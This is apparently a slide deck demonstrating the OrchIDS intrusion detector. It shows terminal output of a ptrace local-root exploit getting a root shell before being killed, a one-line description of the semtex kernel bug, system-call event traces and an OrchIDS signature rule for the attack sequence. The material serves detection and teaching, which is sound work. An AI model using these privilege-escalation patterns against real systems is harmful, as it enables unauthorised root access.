
```
Red Hat Linux release 7.3 (Valhalla)
Kernel 2.4.18-3 on an i686

orchidsvm login: user
Password:
Last login: Mon Feb 20 08:12:59 on tty1
[user@orchidsvm user]$ cd attacks
[user@orchidsvm attacks]$ ls
27801.c  apache-openssl-exploit  linux-ptrace-1  linux-ptrace-2.c
27801.c~ linux-brk                linux-ptrace-1.c  Makefile
a.out   linux-brk.c              linux-ptrace-2   mini-kernel-backdoor
[user@orchidsvm attacks]$ ./linux-ptrace-1
[+] Start
[+] Attached to 877
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x4000ed3d
[+] Now wait for suid shell...
[+] Start
sh-2.05a# You have been kicked by OrchIDS...
[876] Killed
```

The attack succeeded...

and ORCHIDS kicked the attacker out

ptrace vs. ORCHIDS




```
Red Hat Linux release 7.3 (Valhalla)
Kernel 2.4.18-3 on an i686

orchidsvm login: _
```

The attack succeeded...

and ORCHIDS kicked the attacker out

ptrace vs. ORCHIDS




```
Red Hat Linux release 7.3 (Valhalla)
Kernel 2.4.18-3 on an i686

orchidsvm login: user
Password: _
```

The attack succeeded...

and ORCHIDS kicked the attacker out
... and for good

ptrace vs. ORCHIDS



```
Red Hat Linux release 7.3 (Valhalla)
Kernel 2.4.18-3 on an i686

orchidsvm login: _
```

The attack succeeded...

and ORCHIDS kicked the attacker out
... and for good

Detailed reports on attacks

The screenshot shows a Mozilla browser window with the address bar at `http://localhost/orchids/`. The page title is "Orchids internal information - Mozilla". The main content area features the "Orchids" logo and the text "Internal state viewer". Below this, a "Report for rule: ptrace" is displayed. A table lists event details for "Event 1 (id:0xa13b318 1 ref)".

- Menu -

- Main
- Core:
 - Config tree
 - Modules
 - Fields
 - Statistics
 - Rules
 - Rule instances
 - Thread queue
 - Active events
 - Reports
- Modules:
 - Clocks
- Help
- About

Report for rule: ptrace

Event 1 (id:0xa13b318 1 ref)				
FID	Field	Type	Monotony	Data content
54	rawsnare.ptrace_data	ptr32	unkn	(nil)
53	rawsnare.ptrace_addr	ptr32	unkn	(nil)
52	rawsnare.ptrace_pid	int	unkn	877
51	rawsnare.ptrace_req	vstr	unkn	(16) PTRACE_ATTACH
32	rawsnare.retcode	int	unkn	0
31	rawsnare.procname	vstr	unkn	linux-pttrace-1
30	rawsnare.ppid	int	unkn	875
29	rawsnare.pid	int	unkn	876
28	rawsnare.egid	int	unkn	500
27	rawsnare.euid	int	unkn	500
26	rawsnare.rgid	int	unkn	500
25	rawsnare.ruid	int	unkn	500
24	rawsnare.syscall	vstr	unkn	(26) SYS_pttrace
23	rawsnare.class	int	unkn	10
22	rawsnare.time	timeval	mono	Mon Feb 20 09:49:38 2006 +575833 us (1140425378.575833)
13	udp.msg	bstr	unknCY.....l...k... linux-pttrace-1.....m...
12	udp.dst_port	int	unkn	6262
9	udp.src_addr	ipv4	unkn	10.0.0.100 (orchidsvm)
8	udp.time	timeval	mono	Wed Mar 11 18:49:10 2009 +372166 us (1236793750.372166)
7	udp.event	int	mono	21792

Event 2 (id:0xa13b638 1 ref)

LSV 2002-2005 (c)

Time for a demo, for real

- The **semtex** local-to-root exploit (sd@fucksheep.org, May 2013)


Bug:

```
In file kernel/events/core.c:      int event_id = event->attr_config; /* u64 */
```

- Caught by the **pid_tracker** OrchIDS rule,

an (almost) universal local-to-root exploit detector:
checks **conformance** to Linux uid change **policy**

- The same rule catches:
do_brk (2003)
do_mremap (2004)
do_mmap (2005)
vmsplice (2008)




How it works

- The monitored machines collect **events:**

```
open ("/etc/passwd", "r", pid=58, euid=500)
ptrace (ATTACH, pid=57, euid=500, 58)
ptrace (ATTACH, pid=100, euid=500, 101)
exec (prog="modprobe", pid=101)
ptrace (ATTACH, pid=100, euid=500, 101)
exit (pid=58)

ptrace (SYSCALL, pid=100, 101)
ptrace (GETREGS, pid=100, 101)
ptrace (POKETEXT, pid=100, 101)
ptrace (POKETEXT, pid=100, 101)
ptrace (POKETEXT, pid=100, 101)
ptrace (DETACH, pid=100, 101)
```

- We look for **signatures** that identify the attack:



How it works

- The monitored machines collect **events:**

```
Jan 26 20:34:13 darkstar kernel: PPP line discipline registered.
Jan 26 20:34:13 darkstar kernel: cs: IO port probe 0x0100-0x03ff: excluding 0x100-0x107
Jan 26 20:34:13 darkstar kernel: cs: IO port probe 0x0a20-0x0a27: clean.
Jan 26 20:34:13 darkstar kernel: cs: memory probe 0x0c0000-0x0fffff: excluding 0xe0000-0xfffff
Jan 26 20:34:13 darkstar kernel: tty01 at 0x02f8 (irq = 3) is a 16550A
Jan 26 20:34:49 darkstar login[87]: ROOT LOGIN on `tty1'
Jan 26 20:42:03 darkstar init: Switching to runlevel: 0
Jan 26 22:27:00 darkstar syslogd 1.3-0#: restart.
Jan 26 22:27:01 darkstar kernel: Loaded 4342 symbols from /boot/System.map.
Jan 26 22:27:01 darkstar kernel: Symbols match kernel version.
Jan 26 22:37:04 darkstar auditd[88]: open("/etc/passwd","r")=4
Jan 26 22:37:04 darkstar kernel: NET3: Unix domain sockets 0.13 for Linux NET3.035.
Jan 26 22:37:04 darkstar kernel: VFS: Diskquotas version dquot_5.6.0 initialized
Jan 26 22:37:04 darkstar auditd[88]: read(4,1024)=573
Jan 26 20:37:04 darkstar auditd[88]: read(4,1024)--1
Jan 26 20:37:04 darkstar auditd[89]: ptrace(PTRACE_ATTACH,88)=0
Jan 26 20:37:04 darkstar auditd[88]: close(4)=0
...
```

- We look for **signatures** that identify the attack:

```
rule ptrace
{
  state init
  {
    if (.rawsnare.syscall == "(26) SYS_ptrace" &&
        .rawsnare.ptrace_req == "(16) PTRACE_ATTACH" &&
        .rawsnare.euid != 0 &&
        .rawsnare.egid != 0)
      goto ptrace_attach;
  }
}
```

```
state ptrace_attach
{
  $attack_pid = .rawsnare.pid;
  $target_pid = .rawsnare.ptrace_pid;
  $attacker_uid = .rawsnare.euid;
  $counter = 0;

  if (.rawsnare.syscall == "(11) SYS_execve" &&
      .rawsnare.path == "/sbin/modprobe" &&
      .rawsnare.pid == $target_pid)
    goto exec_modprobe;
}
...
```

How it works

Flow of events:

<code>open ("/etc/passwd", "r", pid=58, euid=500)</code>	<code>ptrace (SYSCALL, pid=100, 101)</code>
<code>ptrace (ATTACH, pid=57, euid=500, 58)</code>	<code>ptrace (GETREGS, pid=100, 101)</code>
<code>ptrace (ATTACH, pid=100, euid=500, 101)</code>	<code>ptrace (POKETEXT, pid=100, 101)</code>
<code>exec (prog="modprobe", pid=101)</code>	<code>ptrace (POKETEXT, pid=100, 101)</code>
<code>ptrace (ATTACH, pid=100, euid=500, 101)</code>	<code>ptrace (POKETEXT, pid=100, 101)</code>
<code>exit (pid=58)</code>	<code>ptrace (DETACH, pid=100, 101)</code>

Orchids threads:

(none)

How it works

Flow of events:

```
open ("/etc/passwd", "r", pid=58, euid=500)
ptrace (ATTACH, pid=57, euid=500, 58)
ptrace (ATTACH, pid=100, euid=500, 101)
exec (prog="modprobe", pid=101)
ptrace (ATTACH, pid=100, euid=500, 101)
exit (pid=58)
ptrace (SYSCALL, pid=100, 101)
ptrace (GETREGS, pid=100, 101)
ptrace (POKETEXT, pid=100, 101)
ptrace (POKETEXT, pid=100, 101)
ptrace (POKETEXT, pid=100, 101)
ptrace (DETACH, pid=100, 101)
```

Orchids threads:

(none)

